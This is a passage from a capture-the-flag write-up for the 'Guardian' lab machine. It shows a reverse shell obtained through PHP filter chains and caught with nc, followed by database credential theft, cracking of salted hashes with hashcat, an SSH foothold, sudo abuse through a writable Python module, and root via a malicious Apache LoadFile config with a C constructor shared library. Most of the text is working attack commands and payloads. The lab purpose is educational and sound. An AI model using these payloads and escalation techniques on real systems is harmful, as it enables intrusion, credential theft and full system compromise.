php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-MS|convert.iconv.ISO-8859-1.ISO_6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.ISO-IR-99.UCS-2BE|convert.iconv.L4.OSF00010101|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp- Next send our request as all the previous:
- All that remains now is to execute the file on the target and catch the incoming connection. To do that, prepare the final payload with filter-chains-generator:
$python php_filter_chain_generator.py --chain '<?php system("exec /tmp/p")?>'
[+] The following gadget chain will generate the following code : <?php system("exec /tmp/p")?> (base64 value: PD9waHAgc3lzdGVtKCJleGVjIC90bXAvcCIpPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UTF16.EUC-JP-MS|convert.iconv.ISO-8859-1.ISO_6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp- Prepare the listener to catch the connection on our side. The ncat will be used in this run:
$sudo nc -lvnp 443
<SNIP>
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443- Send the payload using your preferred method. If everything works as expected, you should receive the connection almost immediately.
Ncat: Connection from 10.129.237.248:36384.
whoami
www-data- That was a particularly tough foothold. Once the shell is obtained, we can stabilize it using Python or any other preferred method:
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@guardian:/var/www/portal.guardian.htb/admin$- If you remember step 15 of this writeup, it was mentioned that we can find database credentials in this file. The creds are shown on the next screenshot:

- We can use them to connect with the local database:
www-data@guardian:/var/www/portal.guardian.htb/admin$ mysql -h 127.0.0.1 -u root -p
<l.guardian.htb/admin$ mysql -h 127.0.0.1 -u root -p
Enter password: Gu4rd14n_un1_1s_th3_b3st

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 936
Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> - We can chose the guardiandb from the available databases and enumerate users table for the avaible usernames and passwords:
mysql> show databases;

+--------------------+
| Database           |
+--------------------+
| guardiandb         |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use guardiandb;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;

+----------------------+
| Tables_in_guardiandb |
+----------------------+
| assignments          |
| courses              |
| enrollments          |
| grades               |
| messages             |
| notices              |
| programs             |
| submissions          |
| users                |
+----------------------+
9 rows in set (0.00 sec)


mysql> select username, password_hash from users;

+--------------------+------------------------------------------------------------------+
| username           | password_hash                                                    |
+--------------------+------------------------------------------------------------------+
| admin              | 694a63de406521120d9b90<HASH_REDACTED>8f6637d7b7cb730f7da535fd6d6 |
| jamil.enockson     | c1d8dfaeee103d01a5aec4<HASH_REDACTED>5b4f09a0f02ff4f9a43ee440250 |
| mark.pargetter     | 8623e713bb98ba2d46f335<HASH_REDACTED>370bc4c9ee4ba1cc6f37f97a10e |
<SNIP>
| sammy.treat        | c7ea20ae5d78ab74650c7f<HASH_REDACTED>26c31859d503b93379ba7a0d1c2 |
<SNIP>- The recovered hashes use SHA2-256. However, we also identified a salt value in the database configuration, which suggested that the same scheme might be used here as well. In this case, the correct format is sha256($pass.$salt), which corresponds to hashcat mode 1410. We could attempt to crack them with hashcat , but before doing so, it makes sense to first check which users are actually present on the box.
www-data@guardian:/var/www/portal.guardian.htb/admin$ ls /home
ls /home
gitea jamil mark sammy- Let’s crack the passwords for the users which present on the system, as mentioned before hashcat will be used in this writeup. Save the hashes in the prefered file + add the SALT value which was found before in db and run the hashcat with flag 1410:
$ cat hashes.txt

c1d8dfaeee103d01a5ae<HASH_REDACTED>8c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
8623e713bb98ba2d46f3<HASH_REDACTED>0bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
c7ea20ae5d78ab74650c<HASH_REDACTED>7226c31859d503b93379ba7a0d1c2:8Sb)tM1vs1SS

hashcat -m 1410 hashes.txt /home/copper_nail/Desktop/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================
Dictionary cache hit:
* Filename..: /home/copper_nail/Desktop/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c1d8dfaeee103d01a5ae<HASH_REDACTED>8c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:cop<REDACTED>se56- With the recovered password, we can finally log in to the box as user jamil via SSH and retrieve the user flag:
$ ssh jamil@guardian.htb
jamil@guardian.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)
<SNIP>
jamil@guardian:~$
jamil@guardian:~$ cat user.txt
10d7525e<HASH_REDACTED>5dc2ab- We can perform our routine enumeration now. We can see that the user jamil is allowed to execute a specific command as mark. Running sudo -l reveals that jamil may run /opt/scripts/utilities/utilities.py with the privileges of the user mark and without being prompted for a password. This immediately stands out as a potential privilege escalation path and gives us a clear direction for the next step:
jamil@guardian:~$ sudo -l
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
(mark) NOPASSWD: /opt/scripts/utilities/utilities.py- Looking at utilities.py, we can see that the script accepts several arguments, each mapped to a specific action: backup-db, zip-attachments, collect-logs, and system-status. More importantly, the script checks the current user with getpass.getuser() before allowing access to most of these functions. The actions backup-db, zip-attachments, and collect-logs are restricted to the user mark, while system-status can be executed by jamil without that restriction. Since jamil is allowed to run this script as mark via sudo, this behavior might become our next step:.
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
main()- If we inspect the utils directory, we find the individual modules used by the above small application. Most importantly, status.py is both writable and executable by the admins group. Checking our current context with id confirms that jamil is a member of that group. This means we can modify status.py and later execute it via utilities.py. In other words, writable access to this module gives us a straightforward path to execute code in the context of user mark.:
jamil@guardian:~$ ls -l  /opt/scripts/utilities/utils
total 16
-rw-r----- 1 root admins 287 Apr 19  2025 attachments.py
-rw-r----- 1 root admins 246 Jul 10  2025 db.py
-rw-r----- 1 root admins 226 Apr 19  2025 logs.py
-rwxrwx--- 1 mark admins 281 Mar 12 11:28 status.py

jamil@guardian:~$ id
uid=1000(jamil) gid=1000(jamil) groups=1000(jamil),1002(admins)- We can then modify status.py by appending a call such as os.system(“/bin/bash”) to the existing function. After saving the file, the modified module will be ready to execute in mark’s context:
jamil@guardian:~$ nano /opt/scripts/utilities/utils/status.py

import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
    os.system("/bin/bash")

ctrl+x- Run the allowed command with sudo -u mark to execute the modified script in mark’s context and obtain a shell as that user:
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
System: Linux 5.15.0-152-generic
CPU usage: 0.0 %
Memory usage: 33.5 %
mark@guardian:/home/jamil$
mark@guardian:/home/jamil$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark),1002(admins)- We are mark now and can perform the enumeration again. As in the previous step, we can use sudo -l to review the commands available to the current user. Doing so reveals that mark is allowed to execute the safeapache2ctl function as root without supplying a password.
mark@guardian:/home/jamil$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
(ALL) NOPASSWD: /usr/local/bin/safeapache2ctl- However, attempting to run the command directly only returns a usage message, which shows that it must be invoked with the -f option and a .conf file as its argument.This gives us a clue that, if we can supply a malicious configuration file, we may be able to execute code in the context of root:
mark@guardian:/home/jamil$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf- If we perform a static analysis of the binary, several useful clues stand out. The output shows that the program expects configuration files to be loaded from /home/mark/confs/ and explicitly references directives such as Include, IncludeOptional, and LoadModule. It also contains error messages indicating that files outside the allowed directory are blocked and that certain unsafe directives are filtered. At the same time, the binary ultimately invokes /usr/sbin/apache2ctl via execl. Together, these observations might suggest that safeapache2ctl acts as a restricted wrapper around apache2ctl, validating the supplied configuration file before passing it to Apache:
strings /usr/local/bin/safeapache2ctl
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
fgets
realpath
__libc_start_main
<SNIP>
Include
IncludeOptional
LoadModule
/home/mark/confs/
Access denied: config must be inside %s
fopen
Blocked: Config includes unsafe directive.
apache2ctl
/usr/sbin/apache2ctl
execl failed
<SNIP>- There is no clear indication that the binary performs any validation on externally loaded files, so the most practical approach is simply to test whether such loading is allowed. For the next step, we need to create a custom configuration file. At minimum, it should contain the basic Apache directives required for a successful startup, together with the directive we intend to abuse for code execution, in this case LoadFile. A minimal working configuration looks like this:
# Required server root
ServerRoot "/etc/apache2"

# Prevent PID conflict with the real Apache
PidFile /tmp/httpd.pid

# Avoid binding to 80 — pick a safe high port
Listen 12345

# Required minimal MPM module
LoadModule mpm_event_module /usr/lib/apache2/modules/mod_mpm_event.so

# Load our shell
LoadFile /tmp/shell.so- The next step is to create a shared library that will be loaded by Apache. The simpliest way to do this is with a small piece of C code. At the time of the box release, it was apparently possible to obtain a reverse shell without building a library at all by abusing ErrorLog for log-based command execution. However, the environment seems to have changed since then, and I was not able to reproduce that technique reliably. In fact, even with the correct shared library approach, I was unable to get a stable reverse shell. Fortunately, that is not a problem here, since we can simply spawn a root shell directly on the box with a snippet like the following::
#include <unistd.h>

__attribute__((constructor)) #constructor is used since dymamic libary is created
void shell() {
    setuid(0);
    setgid(0);
    execl("/bin/bash","bash","-p",NULL);
}- We can save file as shell.c and compile the code in a safer location such as /tmp, since the machine appears to run an aggressive cleanup script that may delete files placed elsewhere, including directories like /home/mark:
mark@guardian:/tmp$ gcc shell.c --shared -fPIC --output shell.so
#-fPIC - generates position-independent code, which is required for shared libraries so they can be loaded correctly
#--shared tells gcc to build a shared object instead of a normal executable file- Now we can try to run the allowed command and, if everything works as expected, obtain a shell as root:
mark@guardian:/tmp$ sudo /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
root@guardian:/tmp# whoami
root
root@guardian:/tmp# cat /root/root.txt
a3f71b8c263<FLAG_REDACTED>6896b0
Final Thoughts
Congratulations! You have rooted a Guardian box. This was a sophisticated and challenging machine, with a user portion that could easily rival some Insane boxes. Along the way, it touched on a wide range of techniques, including XSS, IDOR, source code review, CSRF, PHP filter chains, database credential exposure, cracking salted hashes, and privilege escalation through a writable Python file followed by root code execution via apache2ctl abuse. I hope you enjoyed the journey, and I will see you in the next writeups.